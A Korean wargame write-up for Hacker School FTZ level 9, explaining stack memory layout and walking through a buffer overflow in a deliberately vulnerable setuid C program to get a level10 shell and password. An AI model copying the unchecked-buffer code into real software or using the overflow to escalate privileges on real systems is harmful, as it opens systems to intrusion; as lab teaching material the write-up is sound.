Hacker School FTZ
- level 9 -

1. hint 파일 살펴보기

```
[level9@ftz level9]$ ls
hint  public_html  tmp
```


처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level9@ftz level9]$ cat hint


다음은 /usr/bin/bof의 소스이다.

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
   }

}

이를 이용하여 level10의 권한을 얻어라.
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았더니 어떠한 프로그램의 소스 코드가 등장하였다.
두 개의 배열이 존재하고 이 배열에 문장을 입력 받아 특정 문구와 비교하여 문장이 같을 경우 Set-UID 권한을 얻는 프로그램이다. 이 같은 경우, Buffer Overflow를 이용한 방법을 사용해야 한다.

※ 메모리 스택
우리의 메모리 구조를 간단히 설명하면 다음과 같다.


```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);

   return 1;
}
```



함수 실행 시, Stack 영역에 높은 주소부터 낮은 주소로 메모리 상에 쌓아지고, 지역 변수 등을 선언할 때에도 이와 같이 Stack 영역에 쌓이게 된다.
Heap 영역은 동적 할당과 같은 값이 기억되는 곳이다.
BSS Segment 는 초기화되지 않은 Data Segment 가 이 공간에 저장된다.
Data Segment 는 초기화된 전역 변수나 정적 변수가 저장된다.
Text Segment 는 Code Segment 라고도 불리며 간단히 말하면 실행가능한 명령어가 이곳에 저장된다. 우리가 어셈블리어라고 불리는 값들이 존재한다.

2. 스택 나타내기

위 코드의 스택 구조를 간단히 표현하면 다음과 같을 것이다.



3. 스택 해석

우리는 현재 buf라는 배열에 입력을 진행한다. 여기서, buf의 크기는 10이지만, 입력은 40만큼 받게 된다.
여기서 bof가 발생하는 것이다. buf의 낮은 주소부터 높은 주소로 우리의 입력이 저장된다.
만약, 입력을 6만큼 받았다면 우리의 데이터는 buf가 할당된 스택 영역 안에서만 저장될 것이다.
하지만, 입력을 12만큼 받았다면 우리의 데이터는 buf의 스택 영역을 넘어 위로 올라가 buf2의 자리를 2만큼 차지하게 된다. 이게 Buffer Overflow이다.
위 코드에서 buf2 배열에서 크기를 2만큼 비교하여 “go”와 같으면 level10의 권한을 얻게 된다.
따라서, 우리는 입력을 10보다 많이 하여 bof를 발생시켜 buf2 영역에 “go”라는 문구를 삽입시켜야 한다.

4. bof 실행

```
[level9@ftz bin]$ cd /home/level9
[level9@ftz level9]$ cd /usr/bin/
[level9@ftz bin]$ ./bof
It can be overflow : gogogogogogogogogo
Good Skill!
[level10@ftz bin]$
```

/usr/bin/ 경로로 이동하여 bof 프로그램을 실행하고, 입력을 go를 이용하여 많이 입력하였더니 level10의 권한을 얻은 것을 확인할 수 있다.

5. 비밀번호 획득

```
[level10@ftz bin]$ my-pass

Level10 Password is "[redacted]".
```

my-pass 명령을 이용하여 level10의 비밀번호를 얻을 수 있다. 따로 기록하여 level10 로그인 시, 이용하자.